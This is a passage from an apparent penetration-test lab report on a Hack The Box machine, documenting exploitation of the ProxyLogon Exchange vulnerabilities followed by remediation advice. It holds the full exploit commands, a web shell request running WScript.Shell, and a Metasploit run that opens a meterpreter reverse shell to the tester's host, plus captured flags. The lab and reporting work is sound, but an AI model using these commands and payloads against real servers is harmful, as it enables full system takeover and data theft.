    font-family:MS UI Gothic,MS PGothic;
}
#divBrandBtns
{
    font-size: 100%;
}
/* Subject text in Date View Reading Pane */
.readFormSubjectContainer
```

Here it shows the css file of the source code, while it appears to be insignificant, it verifies that the webserver is vulnerable to proxy logon exploit. This is one of the directories we can view. There are other pages related to the SSRF exploitation. This is just one of them.

Other pages, default.flt

<https://dc.edelweiss.htb/ecp/default.flt>



This directory shows us the exchange admin center., perhaps we needed authentication to access the directory.

You can read more here:

<https://www.praetorian.com/blog/reproducing-proxylogon-exploit/>

S15	Exploiting using CVE-2021-26855
Description Assuming that the vulnerability we are exploiting is Proxy Logon. let's try some exploits to verify this. Exploit used: https://github.com/ZephrFish/Exch-CVE-2021-26855 Git clone this directory to use the exploit. Command used: <div><pre>git clone https://github.com/ZephrFish/Exch-CVE-2021-26855 cd /mail/Exch-CVE-2021-26855 python3 ExchangeSheller.py 10.129.227.141 administrator@edelweiss.htb</pre></div> The python script requires the domain address and a valid email account. Since we have already established the machine is a Domain Controller. One of the default accounts is "Administrator."	

Findings/Observations

```
(jingxuan@jingxuan)-[~/Desktop/mail/Exch-CVE-2021-26855]$ python3 ExchangeSheller.py 10.129.227.141 administrator@edelweiss.htb
[!] Discovering Exchange Server: 10.129.227.141permission
Got DN: /o=EDELWEISS/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=ffb2e7b7ed
da4e63951a3b978a002c95-Administrator
Got SID: S-1-5-21-1677581083-3380853377-188903654-500
Got session id: a63af10b-01e0-461c-b926-62533a375b83
Got canary: xqG9q0n-DkqE4JjjPie1vKh2ocmbHNwIXbBHsLBqIjgMVNv7alce0DRE3Mr4UoHY4sDeqPnSpnA.
Got OAB id: b78ccaf5-fe7a-47e3-967a-5b72cbf1b428
Successful. Verify whether the shell has landed!
POST shell:https://10.129.227.141/owa/auth/exchmshell.aspx
code=Response.Write(new ActiveXObject("WScript.Shell").exec("whoami").StdOut.ReadAll());
Requesting shell
Response: nt authority\system
```

Run the command. Notice that it works. Therefore, the machine is indeed vulnerable to ProxyLogon.

Interesting finding here:

EDELWEISS object from the Mail Exchange Administrative Group is compromised.

```

/> whoami
nt authority\system
Name : OAB (Default Web Site)
PollInterval : 0.10 (14.0.100.0) : 480
OfflineAddressBooks : \Default Offline Address Book/EISS,CN=Microsoft Exchange,CN=
RequireSSL : True
BasicAuthentication : False
WindowsAuthentication : True
OAuthAuthentication : True
MetabasePath : IIS://dc.edelweiss.htb/W3SVC/1/ROOT/OAB
Path : C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy
\OAB
ExtendedProtectionTokenChecking : None
ExtendedProtectionFlags :
ExtendedProtectionSPNList :
AdminDisplayVersion : Version 15.2 (Build 221.12)
Server : DC
InternalUrl : https://dc.edelweiss.htb/OAB
InternalAuthenticationMethods : OAuth
ExternalUrl : http://ffff/#
ExternalAuthenticationMethods : OAuth
AdminDisplayName :
ExchangeVersion : 0.10 (14.0.100.0)
DistinguishedName : CN=OAB (Default Web Site),CN=HTTP,CN=Protocols,CN=DC,CN=Servers,C
N=Exchange Administrative Group (FYDIBOHF23SPDLT),CN=Administrative Groups,CN=EDELWEISS,CN=Microsof
t Exchange,CN=Services,CN=Configuration,DC=edelweiss,DC=htb
Identity : DC\OAB (Default Web Site)
Guid : 9a5089df-8367-48b6-88a2-6de970ea66bf
ObjectCategory : edelweiss.htb/Configuration/Schema/ms-Exch-OAB-Virtual-Directory
ObjectClass : top
msExchVirtualDirectory
msExchOABVirtualDirectory
WhenChanged : 1/21/2024 9:15:27 PM
WhenCreated : 10/30/2022 7:08:52 AM
WhenChangedUTC : 1/22/2024 5:15:27 AM
WhenCreatedUTC : 10/30/2022 2:08:52 PM
OrganizationId :
Id : DC\OAB (Default Web Site)
OriginatingServer : dc.edelweiss.htb
IsValid : True

```

Information about the computer we have compromised.

Notice our privilege is NT Authority\System, this means we have compromised the system and have root privileges.

```

/> ls
(+) Something wrong, data exec_code is invalid
/> dir
(+) Something wrong, data exec_code is invalid
/> print("whoami")
(+) Something wrong, data exec_code is invalid
/> shell
(+) Something wrong, data exec_code is invalid
/> print("whoami")
(+) Something wrong, data exec_code is invalid
/> ?
(+) Something wrong, data exec_code is invalid
/> cd
(+) Something wrong, data exec_code is invalid
/> import os
(+) Something wrong, data exec_code is invalid
/> cd
(+) Something wrong, data exec_code is invalid
/> get
(+) Something wrong, data exec_code is invalid
/> print

```

However, the shell appears to be broken.

← → ↻ 🏠

🔒 https://10.129.227.141/owa/auth/exchmshell.aspx

☆ 🗑 📄 ☰

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Name : OAB (Default Web Site) PollInterval : 480 OfflineAddressBooks : \Default Offline Address Book RequireSSL : True BasicAuthentication : False WindowsAuthentication : True OAuthAuthentication : True MetabasePath : IIS://dc.edelweiss.htb/W3SVC/1/ROOT/OAB Path : C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\OAB ExtendedProtectionTokenChecking : None ExtendedProtectionFlags : ExtendedProtectionSPNList : AdminDisplayVersion : Version 15.2 (Build 221.12) Server : DC InternalUrl : https://dc.edelweiss.htb/OAB InternalAuthenticationMethods : OAuth WindowsIntegrated ExternalUrl : http://fhh/# ExternalAuthenticationMethods : OAuth WindowsIntegrated AdminDisplayName : ExchangeVersion : 0.10 (14.0.100.0) DistinguishedName : CN=OAB (Default Web Site),CN=HTTP,CN=Protocols,CN=DC,CN=Servers,CN=Exchange Administrative Group (FYDIBOHF23SPDLT),CN=Administrative Groups,CN=EDELWEISS,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=edelweiss,DC=htb Identity : DC\OAB (Default Web Site) Guid : 9a5089df-8367-48b6-88a2-6de970ea66bf ObjectCategory : edelweiss.htb/Configuration/Schema/ms-Exch-OAB-Virtual-Directory ObjectClass : top msExchVirtualDirectory msExchOABVirtualDirectory WhenChanged : 1/21/2024 9:15:27 PM WhenCreated : 10/30/2022 7:08:52 AM WhenChangedUTC : 1/22/2024 5:15:27 AM WhenCreatedUTC : 10/30/2022 2:08:52 PM OrganizationId : Id : DC\OAB (Default Web Site) OriginatingServer : dc.edelweiss.htb IsValid : True

Website Link of the web shell established.

Here is the webpage that was created when we compromised the server.

We will need to try another method to break into the system.

S16	Configuring Metasploit to use ProxyLogon Exploit
Description Use Metasploit to compromise the system. First search for the modules we could use on Metasploit. In this case, Command used: <div>msfconsole search proxylogon</div> Use this exploit, exploit/windows/http/exchange_proxylogon_rce Command used: <div>use 1 info</div> Verify that this exploit is what we will need to compromise the system. Set the following parameters for the exploit to work. Command used: <div>set email administrator@edelweiss.htb set RHOST 10.129.239.187 set LHOST 10.10.17.248</div> It should be good to go. NOTE: Don't need to set LPORT, default is 4444. Don't need to set RPORT, default is 443.	

Findings/Observations

```
msfconsole
Metasploit tip: View a module's description using info, or the enhanced
version in your browser with info -d

.
.
.

      dBBBBBBb  dBBBP dBBBBBBP dBBBBBBb
      '  dB'      BBP
dB'dB'dB'dB' dBBP  dBP  dBP BB
dB'dB'dB'dB' dBP  dBP  dBP BB
dB'dB'dB'dB' dBBBBP dBP  dBBBBBBB

      dBBBBBP dBBBBBBb dBP  dBBBBBP dBP dBBBBBBBP
      |      dB' dBP  dB'.BP
      |      dBP  dBP  dB'.BP dBP  dBP
--o--  |      dBP  dBP  dB'.BP dBP  dBP
      |      dBBBP dBBBBBP dBBBP dBP  dBP

      To boldly go where no
      shell has gone before

CATED LAB

=[ metasploit v6.3.43-dev ]
+ -- ==[ 2376 exploits - 1232 auxiliary - 416 post ]
+ -- ==[ 1391 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

Using msfconsole

```
msf6 > search proxylogon

Matching Modules

#  Name
-  -
0  auxiliary/gather/exchange_proxylogon_collector 2021-03-02 normal No Microsoft Exchange ProxyLogon Collector
1  exploit/windows/http/exchange_proxylogon_rce 2021-03-02 excellent Yes Microsoft Exchange ProxyLogon RCE
2  auxiliary/scanner/http/exchange_proxylogon 2021-03-02 normal No Microsoft Exchange ProxyLogon Scanner
3  exploit/windows/http/exchange_proxysession_rce 2021-04-06 excellent Yes Microsoft Exchange ProxyShell RCE
```

Search for proxylogon exploit, there's a difference between proxysession and proxylogon, use proxy logon.

```

msf6 > use 1
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/http/exchange_proxylogon_rce) > info

    Name: Microsoft Exchange ProxyLogon RCE
    Module: exploit/windows/http/exchange_proxylogon_rce
    Platform: Windows
    Arch: cmd, x64, x86
    Privileged: Yes
    License: Metasploit Framework License (BSD)
    Rank: Excellent
    Disclosed: 2021-03-02

Provided by:
  Orange Tsai
  Jang ( <Jang (@testanull)>
  mekhalleh (RAMELLA Sébastien)
  print("")
  lotusdll
  Praetorian

Module side effects:
  artifacts-on-disk
  ioc-in-logs

Module stability:
  crash-safe

Module reliability:
  repeatable-session

Available targets:
  Id  Name
  --  ---
  =>  0  Windows Powershell
      1  Windows Dropper
      2  Windows Command

```

Gathering information about this exploit,

rank with excellent suggests very high likelihood this exploit will get us into the system.

```

Check supported:
Yes

Basic options:


| Name             | Current Setting | Required | Description                                                                                                                                                                                         |
|------------------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| EMAIL            |                 | yes      | A known email address for this organization                                                                                                                                                         |
| METHOD           | POST            | yes      | HTTP Method to use for the check (Accepted: GET, POST)                                                                                                                                              |
| Proxies          |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]                                                                                                                                      |
| RHOSTS           |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT            | 443             | yes      | The target port (TCP)                                                                                                                                                                               |
| SSL              | true            | no       | Negotiate SSL/TLS for outgoing connections                                                                                                                                                          |
| SSLCert          |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                                    |
| URIPATH          |                 | no       | The URI to use for this exploit (default is random)                                                                                                                                                 |
| UseAlternatePath | false           | yes      | Use the IIS root dir as alternate path                                                                                                                                                              |
| VHOST            |                 | no       | HTTP server virtual host                                                                                                                                                                            |



When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:



| Name    | Current Setting | Required | Description                                                                                                                           |
|---------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| SRVHOST | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT | 8080            | yes      | The local port to listen on.                                                                                                          |



Payload information:

Description:
This module exploit a vulnerability on Microsoft Exchange Server that allows an attacker bypassing the authentication, impersonating as the admin (CVE-2021-26855) and write arbitrary file (CVE-2021-27065) to get the RCE (Remote Code Execution).

By taking advantage of this vulnerability, you can execute arbitrary commands on the remote Microsoft Exchange Server.

This vulnerability affects (Exchange 2013 Versions < 15.00.1497.012, Exchange 2016 CU18 < 15.01.2106.013, Exchange 2016 CU19 < 15.01.2176.009, Exchange 2019 CU7 < 15.02.0721.013, Exchange 2019 CU8 < 15.02.0792.010).

All components are vulnerable by default.

References:
https://nvd.nist.gov/vuln/detail/CVE-2021-26855
https://nvd.nist.gov/vuln/detail/CVE-2021-27065
Logo: https://proxylogon.com/images/logo.jpg
https://proxylogon.com/
http://aka.ms/exchangevulns
https://www.praetorian.com/blog/reproducing-proxylogon-exploit
https://testnull.medium.com/ph%C3%A2n-t%C3%ADch-l%E1%BB%97-h%E1%BB%95ng-proxylogon-mail-exchange-rce-s%E1%BB%B1-k%E1%BA%Bft-h%E1%BB%A3p-ho%C3%A0n-h%E1%BA%A3o-cve-2021-26855-37f4b6e06265
https://www.o2oxy.cn/3169.html
https://github.com/praetorian-inc/proxylogon-exploit
https://github.com/Zeop-CyberSec/proxylogon\_writeup

Also known as:
ProxyLogon

```

Here's some options that are required to be configured. This will be done later.

```
msf6 exploit(windows/http/exchange_proxylogon_rce) > show options

Module options (exploit/windows/http/exchange_proxylogon_rce):
```

Name	Current Setting	Required	Description
EMAIL		yes	A known email address for this organization
METHOD	POST	yes	HTTP Method to use for the check (Accepted: GET, POST)
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	443	yes	The target port (TCP)
SSL	true	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)
UseAlternatePath	false	yes	Use the IIS root dir as alternate path
VHOST		no	HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Windows Powershell

Similar to above.

Set email as administrator@edelweiss.htb

```
msf6 exploit(windows/http/exchange_proxylogon_rce) > set email administrator@edelweiss.htb
email => administrator@edelweiss.htb
```

The administrator account is a DC controller default account, we will use this.

Set remote host, the target.

```
msf6 exploit(windows/http/exchange_proxylogon_rce) > set RHOST 10.129.239.187
RHOST => 10.129.239.187
```

in this case is RHOST 10.129.239.187

Set Lhost (our own machine)

```
msf6 exploit(windows/http/exchange_proxylogon_rce) > set lhost 10.10.17.248
lhost => 10.10.17.248
```

My machine IP address is 10.10.17.248

Don't need to set LPORT, default is 4444.

Don't need to set RPORT, default is 443.

S17	Exploiting with Metasploit
Description	
Run exploit.	
Command used:	
<div>exploit</div>	
Shell will be created.	
Verify the system information.	
Command used:	
<div>whoami</div>	

Findings/Observations

```
msf6 exploit(windows/http/exchange_proxylogon_rce) > exploit

[*] Started reverse TCP handler on 10.10.17.248:5959
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Using auxiliary/scanner/http/exchange_proxylogon as check
[+] https://10.129.239.187:443 - The target is vulnerable to CVE-2021-26855.
[*] Scanned 1 of 1 hosts (100% complete)
[+] The target is vulnerable.
[*] https://10.129.239.187:443 - Attempt to exploit for CVE-2021-26855
[*] https://10.129.239.187:443 - Retrieving backend FQDN over RPC request
[*] Internal server name (dc.edelweiss.htb)
[*] https://10.129.239.187:443 - Sending autodiscover request
[*] Server: a638bd16-37a9-4c46-ba0a-27f2601ba58b@edelweiss.htb
[*] LegacyDN: /o=EDELWEISS/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=ffb2
[*] https://10.129.239.187:443 - Sending mapi request
[*] SID: S-1-5-21-1677581083-3380853377-188903654-500 (administrator@edelweiss.htb)
[*] https://10.129.239.187:443 - Sending ProxyLogon request
[*] Try to get a good msExchCanary (by patching user SID method)

[*] ASP.NET_SessionId: fb77e459-3d97-4469-83aa-51b95ff6d6e4
[*] msExchEcpCanary: CeFEzCN85k-xG00lA-l5pVf85qetEdwIlj-pjzv8hDAIGINjgaQEMsVt68IZuVZyEv9LLRZ4NMY.
[*] OAB id: 9a5089df-8367-48b6-88a2-6de970ea66bf (OAB (Default Web Site))
[*] https://10.129.239.187:443 - Attempt to exploit for CVE-2021-27065
[*] Preparing the payload on the remote target
[*] Writing the payload on the remote target
[!] Waiting for the payload to be available
[+] Yeeting windows/x64/meterpreter/reverse_tcp payload at 10.129.239.187:443
[*] Sending stage (200774 bytes) to 10.129.239.187
[+] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\fcVUmxFK.asp
[*] Meterpreter session 1 opened (10.10.17.248:5959 → 10.129.239.187:22112) at 2024-01-08 15:28:40

meterpreter > shell
Process 12956 created.
Channel 2 created.
Microsoft Windows [Version 10.0.20348.405]
(c) Microsoft Corporation. All rights reserved.
```

Meterpreter Shell Created, Metasploit verified that the machine is vulnerable to ProxyLogon vulnerability.

```
meterpreter > shell
Process 12956 created.
Channel 2 created.
Microsoft Windows [Version 10.0.20348.405]
(c) Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>pwd
'pwd' is not recognized as an internal or external command,
operable program or batch file.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\system
```

Shell created, RCE is successful.

S18	Enumerating for User Flag
Description Look for the user flag, first go to user directory and list all contents, this should show us the users. Command used: <div><pre>cd C:\users\ dir cd C:\<user>\desktop dir type user.txt</pre></div> It should display a set of users. Then go to the user displayed and go to their desktop folder, this will help us find their user flag.	

Findings/Observations

```
c:\>cd users
cd users

c:\Users>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

c:\Users>dir
dir
Volume in drive C has no label.
Volume Serial Number is 5AE7-9B16

Directory of c:\Users

10/30/2022  07:03 AM    <DIR>          .
10/30/2022  04:51 AM    <DIR>          .NET v4.5
10/30/2022  04:51 AM    <DIR>          .NET v4.5 Classic
11/08/2022  11:35 PM    <DIR>          Administrator
10/30/2022  07:03 AM    <DIR>          anakin
05/19/2022  01:13 AM    <DIR>          Public
               0 File(s)                0 bytes
               6 Dir(s) 18,223,386,624 bytes free
```

Anakin is one of the users.

```
c:\Users>cd anakin
cd anakin

c:\Users\anakin>cd desktop
cd desktop

c:\Users\anakin\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 5AE7-9B16

Directory of c:\Users\anakin\Desktop

10/31/2022  11:24 PM    <DIR>          .
10/30/2022  07:03 AM    <DIR>          ..
10/30/2022  07:23 AM                32 user.txt
               1 File(s)                32 bytes
               2 Dir(s) 18,216,181,760 bytes free
```

Go to Desktop and show the user.txt file.

```
c:\Users\anakin\Desktop>type user.txt
type user.txt
64e36551cb082ca196097b09f9f321ed
c:\Users\anakin\Desktop>cd ../../administrator/desktop
cd ../../administrator/desktop
```

User flag found.

S19	Enumerating for root flag
<p>Description</p> <p>Look for the root flag, first go to administrator desktop directory, the root flag will be stored here.</p> <p>Command used:</p> <pre>cd C:\users\ dir cd C:\administrator\desktop dir type root.txt</pre>	
<p>Findings/Observations</p> <pre>c:\Users\Administrator\Desktop>dir dir Volume in drive C has no label. Volume Serial Number is 5AE7-9B16 Directory of c:\Users\Administrator\Desktop 10/30/2022 07:04 AM <DIR> . 11/08/2022 11:35 PM <DIR> .. 10/30/2022 07:03 AM 32 root.txt 1 File(s) 32 bytes 2 Dir(s) 18,221,907,968 bytes free</pre> <p>Go to the Administrator desktop directory.</p> <pre>c:\Users\Administrator\Desktop>type root.txt type root.txt 85d6c60d5aef2cd8b1866c3dce99b65f c:\Users\Administrator\Desktop>cd ..\admin</pre> <p>Root Flag found.</p>	

S20	Verifying if LDAP has any vulnerabilities
-----	---

Description

Since LDAP ports are opened, I would like to inspect if there are any vulnerabilities.

Command used:

```
ldapsearch -s base -x -H ldap://10.129.227.141 | grep namingContexts
ldapsearch -b 'DC=edelweiss,DC=htb' -x -H ldap://10.129.227.141
```

Findings/Observations

```
(jingxuan@jingxuan)-[~/Desktop/mail/Exch-CVE-2021-26855]
$ ldapsearch -s base -x -H ldap://10.129.227.141 | grep namingContexts
namingContexts: DC=edelweiss,DC=htb
namingContexts: CN=Configuration,DC=edelweiss,DC=htb
namingContexts: CN=Schema,CN=Configuration,DC=edelweiss,DC=htb
namingContexts: DC=DomainDnsZones,DC=edelweiss,DC=htb
namingContexts: DC=ForestDnsZones,DC=edelweiss,DC=htb

(jingxuan@jingxuan)-[~/Desktop/mail/Exch-CVE-2021-26855]
$ ldapsearch -b 'DC=edelweiss,DC=htb' -x -H ldap://10.129.227.141
# extended LDIF
#
# LDAPv3
# base <DC=edelweiss,DC=htb> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090A58, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4f7c
# numResponses: 1

(jingxuan@jingxuan)-[~/Desktop/mail/Exch-CVE-2021-26855]
$
```

Anonymous Binding not allowed.

Likely some ACL is enabled to prevent anonymous searches on LDAP.

S21	Verifying RPC services for Print Nightmare Vulnerability
-----	--

Description

Since port 135 is open, there is MS RPC services, I will verify if the server has vulnerabilities to Print Nightmare

Command used:

```
python3 rpcdump.py -port 135 10.129.227.141 | grep Print
python3 rpcdump.py -port 135 10.129.227.141
```

Findings/Observations

```
(jingxuan@jingxuan)-[~/impacket/examples]
$ python3 rpcdump.py -port 135 10.129.227.141 | grep Print

(jingxuan@jingxuan)-[~/impacket/examples]
$ python3 rpcdump.py -port 135 10.129.227.141
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Retrieving endpoint list from 10.129.227.141
Protocol: [MS-NRPC]: Netlogon Remote Protocol
Provider: netlogon.dll
UUID : 12345678-1234-ABCD-EF00-01234567CFFB v1.0
Bindings:
ncalrpc:[NETLOGON_LRPC]
ncacn_np:\\DC[\pipe\aa36b13e8c1297cf]
ncacn_http:10.129.227.141[6406]
ncalrpc:[NTDS_LPC]
ncalrpc:[OLE9F384842AA387875B1E2FDFC2F98]
ncacn_ip_tcp:10.129.227.141[6404]
ncacn_ip_tcp:10.129.227.141[6400]
ncalrpc:[samss lpc]
ncalrpc:[SidKey Local End Point]
ncalrpc:[protected_storage]
ncalrpc:[lsasspirpc]
ncalrpc:[lsapolicylookup]
ncalrpc:[LSA_EAS_ENDPOINT]
ncalrpc:[lsacap]
ncalrpc:[LSARPC_ENDPOINT]
ncalrpc:[securityevent]
ncalrpc:[audit]
ncacn_np:\\DC[\pipe\lsass]

Protocol: [MS-RAA]: Remote Authorization API Protocol
Provider: N/A
UUID : 0B1C2170-5732-4E0E-8CD3-D9B16F3B84D7 v0.0 RemoteAccessCheck
Bindings:
```

No Print nightmare vulnerability

However, there are other exposure of services used by the Domain Controller

SECTION 8: Recommendations and Countermeasures

A01	Proxy Logon Vulnerability	Risk Level: High
Description Vulnerability on the exchange server which allows for the bypassing of authentication and masquerading as an administrator. By exploiting Proxy Logon, this allows the attacker to execute arbitrary commands. The CVEs are: CVE-2021-26855 CVE-2021-27065		

Findings/Observations

The affected port(s) is/are:

Port	Information
443	HTTPS

```
(jingxuan@jingxuan)-[~/Desktop/mail/Exch-CVE-2021-26855]
$ python3 ExchangeSheller.py 10.129.227.141 administrator@edelweiss.htb
9e5089df-8367-48b6-88a2-6de970ea66bf ObjectCategory : edelweiss.htb/Configuration/Schema/ms
WhenChanged : 12/21/2024 9:15:27 PM WhenCreated : 10/30/2022 7:08:52 AM WhenChangedUTC :

ExchangeSheller.py
IP Address: 10.129.239.11
IP Address: 10.129.202.120

CVE-2021-26855 - SSRF to Shell
ExchangeSheller.py - @ZephrFish

[!] Discovering Exchange Server: 10.129.227.141permission

Got DN: /o=EDELWEISS/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=ffb2e7b7ed
da4e63951a3b978a002c95-Administrator
Got SID: S-1-5-21-1677581083-3380853377-188903654-500
Got session id: a63af10b-01e0-461c-b926-62533a375b83
Got canary: xqG9q0n-DkqE4JjjPie1vKh2ocmbHNwIXb8HaLBqIjgMVNv7alce0DRE3Mr4UoHY4sDeqPnSpnA.
Got OAB id: b78ccaf5-fe7a-47e3-967a-5b72cbf1b428
Successful. Verify whether the shell has landed!
POST shell:https://10.129.227.141/owa/auth/exchmshell.aspx
code=Response.Write(new ActiveXObject("WScript.Shell").exec("whoami").StdOut.ReadAll());
Requesting shell
Response: nt authority\system
```

Here is an image that shows the owning of the system with the CVE, a http web shell is created when launched.

Another Image which showcases the compromise system

```
msf6 exploit(windows/http/exchange_proxylogon_rce) > exploit

[*] Started reverse TCP handler on 10.10.17.248:5959
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Using auxiliary/scanner/http/exchange_proxylogon as check
[+] https://10.129.239.187:443 - The target is vulnerable to CVE-2021-26855.
[*] Scanned 1 of 1 hosts (100% complete)
[+] The target is vulnerable.
[*] https://10.129.239.187:443 - Attempt to exploit for CVE-2021-26855
[*] https://10.129.239.187:443 - Retrieving backend FQDN over RPC request
[*] Internal server name (dc.edelweiss.htb)
[*] https://10.129.239.187:443 - Sending autodiscover request
[*] Server: a638bd16-37a9-4c46-ba0a-27f2601ba58b@edelweiss.htb
[*] LegacyDN: /o=EDELWEISS/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=ffb2
[*] https://10.129.239.187:443 - Sending mapi request
[*] SID: S-1-5-21-1677581083-3380853377-188903654-500 (administrator@edelweiss.htb)
[*] https://10.129.239.187:443 - Sending ProxyLogon request
[*] Try to get a good msExchCanary (by patching user SID method)
```

```
[*] ASP.NET_SessionId: fb77e459-3d97-4469-83aa-51b95ff6d6e4
[*] msExchEcpCanary: CeFEzCN85k-xG00lA-l5pVf85qetEdwIlj-pjzv8hDAIGINjgaQEMsVt68IZuVZyEv9LLRZ4NMY.
[*] OAB id: 9a5089df-8367-48b6-88a2-6de970ea66bf (OAB (Default Web Site))
[*] https://10.129.239.187:443 - Attempt to exploit for CVE-2021-27065
[*] Preparing the payload on the remote target
[*] Writing the payload on the remote target
[!] Waiting for the payload to be available
[+] Yeeting windows/x64/meterpreter/reverse_tcp payload at 10.129.239.187:443
[*] Sending stage (200774 bytes) to 10.129.239.187
[+] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\fcVUmxFK.asp
[*] Meterpreter session 1 opened (10.10.17.248:5959 → 10.129.239.187:22112) at 2024-01-08 15:28:40

meterpreter > shell
Process 12956 created.
Channel 2 created.
Microsoft Windows [Version 10.0.20348.405]
(c) Microsoft Corporation. All rights reserved.
```

Compromised the system to gain NT Authority to the system.

Potential Implications

The attacker basically has full control as an administrator over the system. The attacker can do whatever the attacker wants on the system.

Examples include:

1. Deleting all data in the domain,
2. exfiltrating valuable information.
3. Maintaining access by installing rootkits and accounts inside the domain.

Recommendations

For Systems which are vulnerable, Check the IIS logs for any suspicious requests being made.

```
2022-10-16 12:16:13 10.0.0.5 POST /aspnet_client/shell.aspx - 443 - 20.232.131.2
Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/88.0.4324.190+Safari/537.36 - 200 0 0 37
```

Examples of web links that show indicators of compromise.

Consider Patching the systems with the latest updates that Microsoft provides.

Exchange 2013 Patches:

1. Download Security Update For Exchange Server 2013 Cumulative Update 23 (KB5000871)
2. Download Security Update For Exchange Server 2013 Cumulative Update 21 (KB5000871)
3. Download Security Update For Exchange Server 2013 Cumulative Update 22 (KB5000871)
4. Download Security Update For Exchange Server 2013 SP1 (KB5000871)

In all Proxy Logon is preventable if patches and careful monitoring to the system is regularly made.

References

Microsoft Investigation onto Proxy logon

<https://m365internals.com/2022/10/16/investigating-proxylogon-attacks-and-how-to-mitigate-it/>

Proxylogon

<https://proxylogon.com/>

A02	No DNSSEC enabled in DNS server	Risk Level: Med				
Description During DNS enumeration, querying all DNS Services were unsigned. Lack of DNSSEC security in the zone file. All DNS zone queried are unsigned.						
Findings/Observations The affected port(s) is/are: <table><tr><th>Port</th><th>Information</th></tr><tr><td>53</td><td>DNS services</td></tr></table>			Port	Information	53	DNS services
Port	Information					
53	DNS services					
<pre>(jingxuan@jingxuan)-[~/Desktop/mail/Exch-CVE-2021-26855] \$ dig @10.129.227.141 edelweiss.htb +dnssec ; <<>> DiG 9.19.17-2~kali1-Kali <<>> @10.129.227.141 edelweiss.htb +dnssec ; (1 server found) ;; global options: +cmd ;; Got answer: ;; -->HEADER<-- opcode: QUERY, status: NOERROR, id: 48287 ;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1 ;; OPT PSEUDOSECTION: ; EDNS: version: 0, flags: do; udp: 4000 ;; QUESTION SECTION: ;edelweiss.htb. IN A ;; ANSWER SECTION: edelweiss.htb. 600 IN A 10.129.227.141 ;; Query time: 12 msec ;; SERVER: 10.129.227.141#53(10.129.227.141) (UDP) ;; WHEN: Mon Jan 22 14:08:08 +08 2024 ;; MSG SIZE rcvd: 58</pre> <p>No DNSSEC keys are shown during the query. Signed zones would provide the DNSSEC keys during the query.</p>						
Potential Implications Here are the potential problems from having no security in DNS. Cache poisoning attack exploits the fact that the machine uses caching for their DNS services. The attacker can reroute the name resolution to their malicious website. False zones, unsigned DNS zones can be tampered with.						

Recommendations

```
(jingxuan@jingxuan)-[~/impacket/examples]
$ dig nyp.edu.sg +dnssec

; <<>> DiG 9.19.17-2-kali1-Kali <<>> nyp.edu.sg +dnssec
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 57661
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 512
;; QUESTION SECTION:
;nyp.edu.sg.                IN      A

;; ANSWER SECTION:
nyp.edu.sg.                 3600    IN      A      202.0.127.59
nyp.edu.sg.                 3600    IN      RRSIG  A 8 3 3600 20240127112450 2
VgXWyCPQo5h5e6lR9A/ oC0kdxNo2cedVPci5fNJ9MMiUjVgfw+4ds3fQwJSmNSf1gYiQoJ8tGj

;; Query time: 67 msec
;; SERVER: 8.8.8.8#53(8.8.8.8) (UDP)
;; WHEN: Mon Jan 22 21:32:05 +08 2024
